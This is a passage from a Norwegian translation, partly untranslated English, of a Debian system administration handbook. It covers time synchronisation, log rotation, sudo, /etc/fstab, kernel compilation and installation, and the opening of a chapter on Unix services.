Tidssynkronisering som kan virke overflødig på en datamaskin, er meget viktig i et nettverk. Siden brukerne ikke har adgang til å endre dato og tid, er det viktig at denne informasjonen er nøyaktig for å unngå forvirring. Videre, å ha synkronisert alle datamaskiner i et nettverk gir bedre kryssreferanseinformasjon fra loggene på forskjellige maskiner. Dermed, i tilfelle av angrep, er det lettere å rekonstruere den kronologiske rekkefølge av handlinger på de forskjellige maskinene som er kompromittert. Data som samles inn på flere maskiner for statistiske formål vil ikke gjøre mye nytte hvis de ikke er synkronisert.

#### DET GRUNNLEGGENDE

##### NTP

NTP (Network Time Protocol / Nettverk tidsprotokoll) gjør det mulig for en maskin å synkronisere seg med andre ganske nøyaktig, tatt i betraktning forsinkelser forårsaket av overføring av informasjon over nettverket, og andre mulige forskyvninger.

Mens det er mange NTP-servere på Internett, kan de mer populære bli overbelastet. Det er derfor vi anbefaler å bruke *pool.ntp.org*-NTP-tjener, som i realiteten er en gruppe maskiner som har blitt enige om å tjene som offentlige NTP-tjenere. Du kan til og med begrense bruken til en under-gruppe som er spesifikk for et land, for eksempel med *us.pool.ntp.org* for United States, eller *ca.pool.ntp.org* for Canada, etc.

Men hvis du klarer et stort nettverk, anbefales det at du installerer din egen NTP-tjener, noe som vil gi synkronisering med offentlige servere. I dette tilfellet kan alle de andre maskinene på nettverket bruke din interne NTP-tjener i stedet for å øke belastningen på de offentlige tjenerne. Du vil også øke homogeniteten med dine klokker, ettersom alle maskinene blir synkronisert fra samme kilde, og denne kilden er svært nær når en tenker på nettverkets overføringstid.

## *For arbeidsstasjoner*

Ettersom arbeidsstasjonene regelmessig blir omstartet (selv om det bare er for å spare energi), er det nok å synkronisere dem med NTP ved oppstart. For å gjøre dette, kan du installere *ntpdate*-pakken. Du kan om nødvendig endre NTP-tjeneren som brukes ved å endre `/etc/default/ntpdate`-filen.

## *For tjenere*

Tjenere er bare sjeldent restartet, og det er svært viktig at tidssystemet deres er korrekt. For å opprettholde riktig klokkeslett permanent må du installere en lokal NTP-tjener, en tjeneste som tilbys i *ntp*-pakken. Med standardinnstillinger vil serveren synkroniseres med `pool.ntp.org`, og gi tid som svar på forespørsler som kommer fra det lokale nettverket. Du kan sette den opp ved å redigere `/etc/ntp.conf`-filen. Den viktigste endringen er NTP-tjeneren som den viser til. Hvis nettverket har mange tjenere, kan det være nyttig å ha en lokal tidstjener som synkroniseres med offentlige tjenere, og brukes som en tidskilde av de andre tjenerne i nettverket.

### FOR VIDEREKOMMENDE

#### **GPS-moduler og andre tidsressurser**

Hvis tidssynkronisering er spesielt viktig for nettverket ditt, er det mulig å utstyre en tjener med en GPS-modul (som vil bruke tiden fra GPS-satellitter), eller en DCF-77-modul (som vil synkronisere tid med atomuret nær Frankfurt, Tyskland). I dette tilfellet er oppsettet av NTP-tjeneren litt mer komplisert, og en forutgående gjennomgang av dokumentasjonen er helt nødvendig.

### 8.9.3. Roterende loggfiler

Loggfiler kan vokse, raskt, og det er nødvendig å arkivere dem. Den vanligste ordningen er et roterende arkiv: Loggfilen blir regelmessig arkivert, og bare de siste X-arkivene beholdes. `logrotate`, programmet som er ansvarlig for disse rotasjonene, følger retningslinjer gitt i `/etc/logrotate.conf`-filen, og alle filene i `/etc/logrotate.d/-mappen`. Administratoren kan endre disse filene hvis de ønsker å innrette seg etter loggrotasjonsopplegget som Debian definerer. Manualsiden `logrotate(1)` beskriver alle de tilgjengelige valgene i disse oppsets-filene. Du kan, om du ønsker det, øke antall filer som beholdes i loggrotasjonen, eller flytte loggfilene til en bestemt mappe øremerket til å arkivere dem, i stedet for å slette dem. Du kan også sende dem via e-post for å arkivere dem andre steder.

`logrotate`-programmet kjøres daglig av cron-kjøreplanprogram (beskrevet i del 9.7, «[Planlegge oppgaver i tide med cron og atd](#)» side 210).

### 8.9.4. Å dele administratorrettigheter

Ofte arbeider flere administratorer på det samme nettverket. Å dele rotpassordet er ikke veldig elegant, og åpner døren for misbruk på grunn av anonymitet slik deling medfører. Løsningen

på dette problemet er `sudo`-programmet, som tillater visse brukere å utføre visse kommandoer med spesielle rettigheter. I det vanligste tilfelle lar `sudo` en klarert bruker å utføre enhver kommando som rot. For å gjøre dette kjører brukeren bare `sudo command`, og autentiserer ved å bruke sitt personlige passord.

Etter installasjonen gir `sudo`-pakken fulle root-rettigheter til medlemmer av `sudo` Unix-gruppe. For å deleger andre rettigheter må administratoren bruke `visudo`-kommandoen som tillater dem å modifisere oppsettssiden `/etc/sudoers` (her igjen, dette tar i bruk `vi`-redigereren, eller hvilken som helst annen redigerer, indikert i `EDITOR`-miljøvariabelen). Å legge til en linje med `brukernavn ALL=(ALL) ALL` lar den aktuelle brukeren utføre enhver kommando som root.

Mer avanserte oppsett tillater bare godkjenning av bestemte kommandoer til bestemte brukere. Alle detaljene i de forskjellige mulighetene er gitt i manualsiden `sudoers` (5).

### 8.9.5. Liste med monteringspunkter

#### DET GRUNNLEGGENDE

##### Montering og avmontering

I et Unix-lignende system som Debian, blir filer organisert i en enkelt tre-lignende hierarki av kataloger. `/`-mappen kalles «rotkatalogen»; alle andre kataloger er underkataloger innenfor denne roten. «Montering» er handlingen å inkludere innholdet i en ekstern enhet (ofte en harddisk) inn i systemets generelle fil-tre. Som en konsekvens, hvis du bruker en egen harddisk til å lagre brukernes personlige data, må denne disken være «montert» i `/home/-mappen`. Rotfilsystemet er alltid montert ved oppstart av kjernen. Andre enheter blir ofte montert senere under oppstart, eller manuelt med `mount`-kommandoen.

Noen flyttbare enheter blir montert automatisk ved tilkobling, spesielt når du bruker GNOME, KDE eller andre grafiske skrivebordsmiljøer. Andre må monteres manuelt av brukeren. Likeledes må de være demontert (fjernet fra fil-treet). Vanlige brukere har vanligvis ikke tillatelse til å kjøre `mount` og `umount`-kommandoer. Administratoren kan imidlertid godkjenne disse operasjonene (individuelt for hvert monteringspunkt) ved å inkludere `user`-valget i `/etc/fstab`-filen.

Kommandoen `mount` kan brukes uten argumenter (den lister da alle monterte filsystemer). Følgende parametere er nødvendige for å montere eller avmontere en enhet. For den komplette listen, se gjerne de tilsvarende manualsider, `mount(8)` og `umount(8)`. For enkle tilfeller er syntaksen enkel også. For eksempel å montere `/dev/sdc1`-partisjonen, som har et ext3 filsystem, til `/mnt/tmp/-mappen`, kan du gjøre `mount -t ext3 /dev/sdc1 /mnt/tmp/`.

Filen `/etc/fstab` gir en liste over alle mulige fester som skjer enten automatisk ved oppstart, eller manuelt for flyttbare lagringsenheter. Hvert monteringspunkt er beskrevet av en linje med flere felter atskilt med mellomrom:

- file system: this indicates where the filesystem to be mounted can be found, it can be a local device (hard drive partition, CD-ROM) or a remote filesystem (such as NFS).

Dette feltet er ofte erstattet med den unike ID-en til filsystemet (som du kan fastslå med `blkid enhet`) med prefiksen `UUID=`. Dette beskytter mot endring av navnet på enheten i tilfelle disker legges til eller fjernes, eller hvis disker blir funnet i en annen rekkefølge.

- monteringspunkt: Dette er plasseringen i det lokale filsystemet der enheten, eksternt system, eller partisjonen vil bli montert.
- skrive: Dette feltet definerer filsystemet som brukes på den monterte enheten. ext4, ext3, vfat, ntfs, btrfs, xfs er noen få eksempler.

**DET GRUNNLEGGENDE** NFS er et nettverksfilsystem. Under Linux tillater det transparent tilgang til **NFS, et filsystem i nettverk**

En fullstendig liste over kjente filsystemer er tilgjengelig i manualsiden **mount (8)**. swap-spesialverdien for partisjonsbytte; auto-spesialverdien ber **mount**-programmet om å finne filsystemet automatisk (som er spesielt nyttig for disklesere og USB-minnepenner, siden hver og en kan ha et annet filsystem);

- alternativer: det er mange av dem, avhengig av filsystemet, og de er dokumentert i manualsiden **mount**. De vanligste er

- rw eller ro, som respektivt betyr at enheten vil bli montert med lese/skrive eller skrivebeskyttede tillatelser.
- noauto deaktivører automatisk montering ved oppstart.
- nofail tillater oppstarten å fortsette selv når enheten ikke er til stede. Sørg for å sette dette alternativet for eksterne harddisker som kan være koblet fra når du starter, fordi **systemd** virkelig sikrer at alle monteringspunkter som må være automatisk montert, faktisk er montert før oppstartsprosessen blir ferdigstilt. Merk at du kan kombinere dette med **x-systemd.device-timeout=5s** for å be **systemd** om ikke å vente mer enn 5 sekunder før enheten vises (se **systemd.mount (5)**).
- user autoriserer alle brukere til å montere dette filsystemet (en operasjon som ellers ville være begrenset til rotbrukeren).
- defaults betyr gruppen av standardvalg: rw, uid, dev, exec, auto, nouser og async, som hver individuelt kan bli deaktivert etter defaults ved å legge til nosuid, nodev og så videre for å blokkere uid, dev og så videre. Å legge til user-valget reaktivører den, da defaults inkluderer nouser.
- dump: this field is almost always set to 0. When it is 1, it tells the **dump** tool that the partition contains data that is to be backed up.
- pass: this last field indicates whether the integrity of the filesystem should be checked on boot, and in which order this check should be executed. If it is 0, no check is conducted. The root filesystem should have the value 1, while other permanent filesystems get the value 2.

#### **Eksempel 8.6 Eksempel /etc/fstab fil**

```
# /etc/fstab: static file system information.
#
# <file system> <mount point>   <type>   <options>           <dump>   <pass>
proc          /proc            proc    defaults           0        0
# / was on /dev/sdal during installation
```

```

UUID=c964222e-6af1-4985-be04-19d7c764d0a7 / ext3 errors=remount-ro 0 1
# swap was on /dev/sda5 during installation
UUID=ee880013-0f63-4251-b5c6-b771f53bd90e none swap sw 0 0
/dev/scd0      /media/cdrom0  udf,iso9660 user,noauto 0 0
/dev/fd0      /media/floppy auto  rw,user,noauto 0 0
arrakis:/shared /shared    nfs  defaults 0 0

```

Den siste posten i dette eksempelet tilsvarer et nettverk filsystem (NFS): `/shared/-mappen` på `arrakis`-tjeneren er montert på `/shared/` på den lokale maskinen. Formatet på `/etc/fstab`-filen er dokumentert i manualsiden `fstab(5)`.

FOR VIDEREKOMMENDE  
**Auto-montering**

`systemd` is able to manage automount points: those are filesystems that are mounted on-demand when a user attempts to access their target mount points. It can also unmount these filesystems when no process is accessing them any longer.

Like most concepts in `systemd`, automount points are managed with dedicated units (using the `.automount` suffix). See `systemd.automount(5)` for their precise syntax.

Other auto-mounting utilities exist, such as `automount` in the `autofs` package or `amd` in the `am-utils`.

Merk også at GNOME, KDE, og andre grafiske skrivebordsmiljøer samarbeider med `udisks`, og kan automatisk montere flyttbare medier mens de er tilkoblet.

### 8.9.6. `locate` og `updatedb`

`locate`-kommandoen kan finne plasseringen av en fil når du bare kjenner en del av navnet. Det sender et resultat nesten umiddelbart, siden det konsulterer en database som lagrer plasseringen av alle filene i systemet. Denne databasen oppdateres daglig av `updatedb`-kommandoen. Det er flere implementeringer for `locate`-kommandoen, og Debian valgte `mlocate` som sitt standard system.

`mlocate` er smart nok til bare å gi tilbake filer som er tilgjengelige for brukeren som kjører kommandoen selv om den bruker en database som kjenner til alle filer på systemet (fordi `updatedb`-gjennomføringen kjører med rotrettigheter). For ekstra sikkerhet kan administratoren bruke `PRUNEDPATHS` i `/etc/updatedb.conf` til å utelukke kataloger fra å bli indeksert.

## 8.10. Å kompile en kjerne

Kjernene som Debian leverer har med flest mulig funksjoner, samt et maksimalt antall drivere, for å dekke det bredeste spekteret av eksisterende maskinvareoppsett. Dette er grunnen til at noen brukere foretrekker å rekompile kjernen for bare å ta med det de spesifikt trenger. Det er to grunner for dette valget. For det første kan det være å optimalisere minneforbruk, ettersom kjernekoden, selv om den aldri blir brukt, opptar minne uten nytteverdi (og aldri «går ned» til vekselminne, siden det er selve RAM den bruker), som kan redusere den totale systemytelsen.

En lokalt utarbeidet kjerne kan også begrense risikoen for sikkerhetsproblemer siden bare en brøkdel av kjernekoden er kompilert og kjører.

MERK

**Sikkerhetsoppdateringer**

Hvis du velger å kompilere din egen kjerne, må du akseptere konsekvensene: Debian kan ikke sørge for sikkerhetsoppdateringer for din tilpassede kjerne. Ved å beholde kjernen Debian leverer, har du fordelen av oppdateringer utarbeidet av Debian-prosjektets sikkerhetsteam.

Rekompilering av kjernen er også nødvendig hvis du ønsker å bruke bestemte funksjoner som bare er tilgjengelig som programfiks (og ikke er med i standardversjonen av kjernen).

FOR VIDEREKOMMENDE

**Debian-kjerne-håndboken**

Debian kjerneteam vedlikeholder «Debian Kernel Handbook» (også tilgjengelig i *debian-kernel-handbook*-pakken) med omfattende dokumentasjon om de fleste oppgaver som gjelder kjernen, og om hvordan offisielle Debian kjerne-pakker håndteres. Dette er det første stedet du bør se nærmere på hvis du trenger mer informasjon enn det som er gitt i dette avsnittet.

► <http://kernel-handbook.alioth.debian.org>

#### 8.10.1. Introduksjon og forutsetninger

Ikke overraskende håndterer Debian kjernen i form av en pakke, som ikke er hvordan kjerner tradisjonelt har blitt kompilert og installert. Siden kjernen forblir under kontroll av pakkesystemet, kan den således fjernes rent, eller utplasseres på flere maskiner. Videre, skriptene knyttet til disse pakkene automatiserer samspillet med oppstartslasteren og initrd-generatoren.

Oppstrøms Linux-kilder inneholder alt som trengs for å bygge en Debian-pakke fra kjernen, men du trenger fortsatt å installere *build-essential* for å sikre at du har de verktøyene som kreves for å bygge en Debian-pakke. Videre, oppsettsssteget for kjernen krever pakken *libncurses5-dev*. Til slutt vil pakken *fakeroott* se til at Debian-pakken lages uten at administratorrettigheter benyttes.

KULTUR

**De gode gamle dager med *kernel-package***

Før Linux-byggesystemet fikk muligheten til å bygge ordentlige Debian-pakker, var den anbefalte måten å bygge slike pakker å brukemake-kpkg fra *kernel-package*-pakken.

#### 8.10.2. Å skaffe kildekoden

Like anything that can be useful on a Debian system, the Linux kernel sources are available in a package. To retrieve them, just install the *linux-source-version* package. The `apt search ^linux-source` command lists the various kernel versions packaged by Debian. The latest version is available in the *Unstable* distribution: you can retrieve them without much risk (especially if your APT is configured according to the instructions of del 6.2.6, «Å arbeide med flere distribusjoner» side 116). Note that the source code contained in these packages does not correspond

precisely with that published by Linus Torvalds and the kernel developers; like all distributions, Debian applies a number of patches, which might (or might not) find their way into the upstream version of Linux. These modifications include backports of fixes/features/drivers from newer kernel versions, new features not yet (entirely) merged in the upstream Linux tree, and sometimes even Debian specific changes.

The remainder of this section focuses on the 4.9 version of the Linux kernel, but the examples can, of course, be adapted to the particular version of the kernel that you want.

We assume the `linux-source-4.9` package has been installed. It contains `/usr/src/linux-source-4.9.tar.xz`, a compressed archive of the kernel sources. You must extract these files in a new directory (not directly under `/usr/src/`, since there is no need for special permissions to compile a Linux kernel): `~/kernel/` is appropriate.

```
$ mkdir ~/kernel; cd ~/kernel  
$ tar -xaf /usr/src/linux-source-4.9.tar.xz
```

#### KULTUR

##### Lokalisering av kjernens kilder

Tradisjonelt ville Linux-kjernens kilder bli plassert i `/usr/src/linux/`, og dermed krever rot tillatelsjer for kompilering. Men å jobbe med administratorrettigheter bør unngås, når du ikke trenger det. Det er en `src`-gruppe som tillater medlemmer å arbeide i denne katalogen, men å arbeide i `/usr/src/` bør likevel unngås. Ved å holde kjernens kilder i en personlig mappe, får du sikkerhet på alle punkter: Ingen filer i `/usr/` som er ukjent for pakkesystemet, og ingen risiko for villedende programmer som leser `/usr/src/linux` når du prøver å samle informasjon på den kjernen som brukes.

### 8.10.3. Å konfiguere kjernen

Det neste steget består i å sette opp kjernen etter dine behov. Den nøyaktige fremgangsmåten avhenger av målene.

Ved rekompilering til en nyere versjon av kjernen (muligens med en ytterligere programfiks), vil oppsettet mest sannsynlig bli holdt så nær som mulig opptil det som er foreslått av Debian. I dette tilfellet, og i stedet for å sette opp alt fra bunnen av, er det tilstrekkelig å kopiere `/boot/config-version`-filen (som er versjonen til den kjernen som brukes i dag, som kan finnes med `uname -r`-kommandoen) til en `.config`-fil i mappen som inneholder kjernekildekoden.

```
$ cp /boot/config-4.9.0-3-amd64 ~/kernel/linux-source-4.9/.config
```

Hvis du ikke trenger å endre oppsettet, kan du stoppe her og gå til del 8.10.4, «[Kompilere og bygge pakken](#)» side 180. Hvis du på den andre siden trenger å endre den, eller hvis du bestemmer deg for å endre oppsettet alt fra bunnen av, må du ta deg tid til å sette opp kjernen. Det finnes ulike egne grensesnitt i kjernens kildekatalog som kan brukes med `make target`-kommandoen, der `mål` er en av verdiene beskrevet nedenfor.

`make menuconfig` kompilerer og starter opp et tekst-grensesnitt (det er derfor `libncurses5-dev`-pakken er nødvendig) som gjør det mulig å navigere mellom de tilgjengelige alternativene i

en hierarkisk struktur. Å trykke på Space-tasten endrer verdien for det valgte alternativet, og Enter validerer knappen som er valgt nederst på skjermen; Select returnerer til den valgte undermenyen; Exit lukker den aktuelle skjermen og flytter tilbake opp i hierarkiet; Help vil vise mer detaljert informasjon om rollen til det valgte alternativet. Piltastene lar deg flytte rundt i listen over alternativer og knapper. For å gå ut av oppsettsprogrammet velger du Exit fra hovedmenyen. Programmet tilbyr deg så å lagre endringene du har gjort; Godta hvis du er fornøyd med dine valg.

Andre grensesnitt har lignende funksjoner, men de arbeider innenfor mer moderne grafiske grensesnitt; slik som `make xconfig` som bruker et Qt grafisk brukergrensesnitt, og `make gconfig` som bruker GTK+. Det første krever `libqt4-dev`, mens det andre er avhengig av `libglade2-dev`, og `libgtk2.0-dev`.

Når du bruker et av disse oppsettsgrensesnittene, er det alltid en god idé å starte fra et fornuftig standardoppsett. Kjernen gir slike oppsett i `arch/arch/configs/*_defconfig`, og du kan sette inn dit valgte oppsett med en kommando som `make x86_64_defconfig` (for en 64-bit PC), eller `make i386_defconfig` (for en 32-bit PC).

**TIPS**  
**Å håndtere utdaterte .config-filer**

Når du tar hensyn til en `.config`-fil som er generert med en annen (vanligvis eldre) kjerneversjon, må du oppdatere den. Du kan gjøre det med `make oldconfig`. Den vil interaktivt stille deg spørsmål ut fra valgene i det nye oppsettet. Hvis du vil bruke standardsvaret på alle disse spørsmålene, kan du bruke `make olddefconfig`. Med `make oldnoconfig`, vil den forutsette et negativt svar på alle spørsmål.

#### 8.10.4. Kompile og bygg pakken

**MERK**  
**Opprydding før ombygging**

Hvis du allerede har kompilert en gang i mappen, og ønsker å bygge alt fra bunnen av (for eksempel fordi du har endret kjerneoppsettet vesentlig), må du kjøre `make clean` for å fjerne de kompilerte filene. `make distclean` fjerner også de mer genererte filene, også medregnet `.config`-filen, så sorg for å ta backup først.

Når kjerneoppsettet er klart, vil en enkel `make deb-pkg` generere opptil 5 Debian-pakker: `linux-image`-versjon som inneholder kjernebildet med tilhørende moduler, `linux-headers`-versjon som inneholder headerfilene som er nødvendig for å bygge eksterne moduler, `linux-firmware-image`-versjon som inneholder fastvarefilene som trengs av noen drivere (kanskje mangler denne pakken når du bygger fra Debians kildekode), `linux-image-versjon-dbg` med feilsøkingssymboler for kjernebildet og dets moduler, og `linux-libc-dev` som inneholder headere som er aktuelle for noen brukerland-biblioteker slik som GNU glibc.

`versjon` er definert av sammenkjeding av oppstrøms versjonen (som definert av variablene `VERSION`, `PATCHLEVEL`, `SUBLEVEL`, og `EXTRAVERSION` i `Makefile`), fra `LOCALVERSION`- konfigurasjonsparameteret, og fra `LOCALVERSION`-miljøvariabel. Pakkeversjonen gjenbruker samme versjonsstrep med en tilføyd revisjon som regelmessig økes (og lagres i `.version`), bortsett fra hvis du overstyrer den med `KDEB_PKGVERSION`-miljøvariablen.

```
$ make deb-pkg LOCALVERSION=-falcot KDEB_PKGVERSION=$(make kernelversion)-1
[...]
$ ls ../*.deb
./linux-headers-4.9.30-ckt4-falcot_4.9.30-1_amd64.deb
./linux-image-4.9.30-ckt4-falcot_4.9.30-1_amd64.deb
./linux-image-4.9.30-ckt4-falcot-dbg_4.9.30-1_amd64.deb
./linux-libc-dev_4.9.30-1_amd64.deb
```

### 8.10.5. Å kompilere eksterne moduler

Noen moduler er holdt utenfor den offisielle Linux-kjernen. Hvis du vil bruke dem, må de kompileres sammen med den tilhørende kjernen. En rekke vanlige tredjepartsmoduler leveres av Debian i egne pakker, for eksempel *xtables-addons-source* (ekstra moduler for iptables), eller *oss4-source* (Open Sound System, noen alternative lyd-drivere).

Disse eksterne pakkene er mange og varierte, og vi vil ikke liste dem alle her. Med `apt-cache search source$`-kommandoen kan innskrenke søkerområdet. Imidlertid er en komplett liste ikke spesielt nyttig siden det ikke er noen spesiell grunn for å kompilere eksterne moduler, unntatt når du vet at du trenger det. I slike tilfeller vil enhetens dokumentasjon vanligvis gi detaljene for de spesifikke modulen(e) det er behov for, for å virke under Linux.

La oss for eksempel se på *xtables-addons-source*-pakken: Etter installasjonen, blir en `.tar.bz2` fra modulens kildekode lagret i `/usr/src/`. Mens vi manuelt kan trekke ut tar-pakken (tarball) og bygge modulen, foretrekker vi i praksis å automatisere alt dette ved hjelp av DKMS. De fleste moduler gir den nødvendige DKMS-integrering i en pakke som slutter med en `-dkms`-endelse. I vårt tilfelle er å installere *xtables-addons-dkms* alt som trengs for å kompilere kjernemodulen til den nåværende kjernen, forutsatt at vi har *linux-headers-\**-pakken som samsvarer med den installerte kjernen. For eksempel, hvis du bruker *linux-image-amd64*, ville du også installere *linux-headers-amd64*.

```
$ sudo apt install xtables-addons-dkms

[...]
Setting up xtables-addons-dkms (2.12-0.1) ...
Loading new xtables-addons-2.12 DKMS files...
Building for 4.9.0-3-amd64
Building initial module for 4.9.0-3-amd64
Done.

xt_ACCOUNT:
Running module version sanity check.
- Original module
  - No original module exists within this kernel
- Installation
  - Installing to /lib/modules/4.9.0-3-amd64/updates/dkms/
[...]
```

```
DKMS: install completed.  
$ sudo dkms status  
xtables-addons, 2.12, 4.9.0-3-amd64, x86_64: installed  
$ sudo modinfo xt_ACCOUNT  
filename:      /lib/modules/4.9.0-3-amd64/updates/dkms/xt_ACCOUNT.ko  
license:       GPL  
alias:        ipt_ACCOUNT  
author:        Intra2net AG <opensource@intra2net.com>  
description:   Xtables: per-IP accounting for large prefixes  
[...]
```

ALTERNATIV	
<b>modul-assistent</b>	Før DKMS var <i>module-assistant</i> den enkleste løsningen å bygge og distribuere kjernemoduler. Det kan fortsatt gjøres, spesielt for pakker som mangler DKMS-integrering: Med en enkel kommando som <i>module-assistant auto-install xtables-addons</i> (eller <i>m-a a-i xtables-addons</i> i korthet), er modulene kompilert for den gjeldende kjernen, satt inn i en ny Debian-pakke, og så blir denne pakken installert umiddelbart.

### 8.10.6. Å bruke en kjernefiks

Enkelte funksjoner er ikke inkludert i standard-kjernen på grunn av mangel på modenhet, eller noe uenighet mellom vedlikeholdere av kjernen. Slike funksjoner kan deles ut som programfikser som man så fritt kan anvende i kildekoden.

Debian sometimes provides some of these patches in *linux-patch-\** packages but they often don't make it into stable releases (sometimes for the very same reasons that they are not merged into the official upstream kernel). These packages install files in the */usr/src/kernel-patches/* directory.

Hvis du vil bruke en eller flere av disse installerte programfikser, bruker du *patch*-kommandoen i kildekatalogen, og starter deretter kompilering av kjernen som beskrevet ovenfor.

```
$ cd ~/kernel/linux-source-4.9  
$ make clean  
$ zcat /usr/src/kernel-patches/diffs/grsecurity2/grsecurity-3.1-4.9.11-201702181444.  
  ➔ patch.gz | patch -p1
```

Merk at en gitt programfiks kanskje ikke nødvendigvis fungerer med alle versjoner av kjernen; Det er mulig for *patch* å mislykkes når du bruker dem til kildekode. En feilmelding vises, og gir noen detaljer om feilen. I dette tilfellet kan du se om dokumentasjonen om denne oppdateringen er tilgjengelig i Debian-pakken (i */usr/share/doc/linux-patch-\*/* directory). I de fleste tilfeller indikerer vedlikeholderen hvilke kjerneversoner som programfiksen er tiltenkt.

## 8.11. Å installere en kjerne

### 8.11.1. Egenskapene til en Debian kjernekjernepakke

En Debian kjernekjernepakke installerer kjernebildet (`vmlinuz`-versjon), oppsettet (`config`-versjon), og kjernes symboltabell (`System.map`-versjon) i `/boot/`. Symboloversikten hjelper utviklere å forstå betydningen av en melding om kjernefeil. Uten det, ville kjerne-«oopser» (en «oops» i en kjerne er tilsvarende en segmenteringsfeil på brukernivå, med andre ord meldinger generert etter en ugyldig peker-deferanseoperasjon) bare inneholde numeriske minneadresser som er unyttig informasjon uten at tabellen viser disse adressene videre til symboler og funksjonsnavn. Modulene er installert i `/lib/modules/versjon/s`-mappen.

Pakkens oppsettsskript lager automatisk initrd-bildet, som er et mini-system utviklet for at oppstartslasteren skal legge det i minnet (derav navnet, som står for «init ramdisk»), og brukes av Linux-kjernen utelukkende for lasting av moduler som er nødvendige for å få tilgang til enheter som inneholder hele Debian-systemet (for eksempel driveren for SATA-disker). Til slutt oppdaterer installasjonsskriptene de symbolske lenkene `/vmlinuz`, `/vmlinuz.old`, `/initrd.img`, og `/initrd.img.old` slik at de peker til de to sist installerte kjernene, henholdsvis, så vel som de tilsvarende initrd-bildene.

De fleste av disse oppgavene er lastet av for å koble skripter i `/etc/kernel/*.d/`-mappene. For eksempel, integrasjonen med grub er avhengig av `/etc/kernel/postinst.d/zz-update-grub`, og `/etc/kernel/postrm.d/zz-update-grub` for å påkalle update-grub når kjerner installeres eller fjernes.

### 8.11.2. Installere med dpkg

Using `apt` is so convenient that it makes it easy to forget about the lower-level tools, but the easiest way of installing a compiled kernel is to use a command such as `dpkg -i package.deb`, where `package.deb` is the name of a `linux-image` package such as `linux-image-4.9.30-ckt4-falcot_1_amd64.deb`.

Oppsettsstegene som beskrives i dette kapitlet, er grunnleggende, og kan føre både til et tjener-system, eller en arbeidsstasjon, og det kan massivt dupliseres semi-automatisk. Det er imidlertid ikke tilstrekkelig i seg selv til å gi et ferdig oppsatt system. Et par ting trenger fortsatt oppsett, som starter med programmene på et lavere nivå, referert til som «Unix-tjenester».

## Nøkkelord

---

Systemoppstart  
Initskript  
SSH  
Telnet  
Rettigheter  
Tillateler  
Overvåking  
Inetd  
Cron  
Sikkerhetskopiering  
Hot-plugging  
PCMCIA  
APM  
ACPI

---



# Unix-tjenester

---

# 9

---

---

---

## Innhold

---

---

Systemoppstart	186	Ekstern innlogging	195	Håndtering av rettigheter	202	
Administrasjonsgrensesnitt	204	syslog	Systemhendelser	206	Super-server inetd	208
Planlegge oppgaver i tide med cron og atd	210	Å planlegge asynkrone oppgaver: anacron	213	Kvoter	214	
		Sikkerhetskopiering	215	Varm tilkobling: hotplug	218	
		Strømstyring: Advanced Configuration and Power Interface (ACPI)	222			

---


---

Dette kapitlet dekker en rekke grunnleggende tjenester felles for mange Unix-systemer. Alle administratorer bør være kjent med dem.

## 9.1. Systemoppstart

Når du starter datamaskinen, vises mange meldinger på konsollskjermen at det utføres mye oppsett og mange initialiseringer automatisk. Noen ganger kan du ønske å endre litt på hvordan dette stadiet fungerer, noe som betyr at du må forstå det godt. Det er hensikten med denne seksjonen.

Først tar BIOS kontroll over datamaskinen, registrerer diskene, laster *Master Boot Record*, og starter oppstartslasteren. Oppstartslasteren tar over, finner kjernen på disken, laster og kjører den. Kjernen blir så initialisert, og begynner å søke etter, og montere partisjonen som inneholder rotfilsystemet, og til slutt utfører det første programmet - `init`. Ofte er, faktisk, denne «rotpartisjonen» og denne `init` plassert i et virtuelt filsystem som bare finnes i RAM (derav navnet, «`initramfs`», tidligere kalt «`initrd`» for «initialisering RAM disk»). Dette filsystem er lastet inn i minnet av oppstartslasteren, ofte fra en fil på en harddisk, eller fra nettverket. Den inneholder bare et minimum som kreves av kjernen for å laste det «sanne» rotfilsystemet: Dette kan være drivermoduler for harddisken, eller andre enheter uten noe som systemet ikke kan starte opp, eller oftere, initialiseringsskript og moduler for montering av RAID matriser, åpne krypterte partisjoner, for å aktivere LVM, etc. 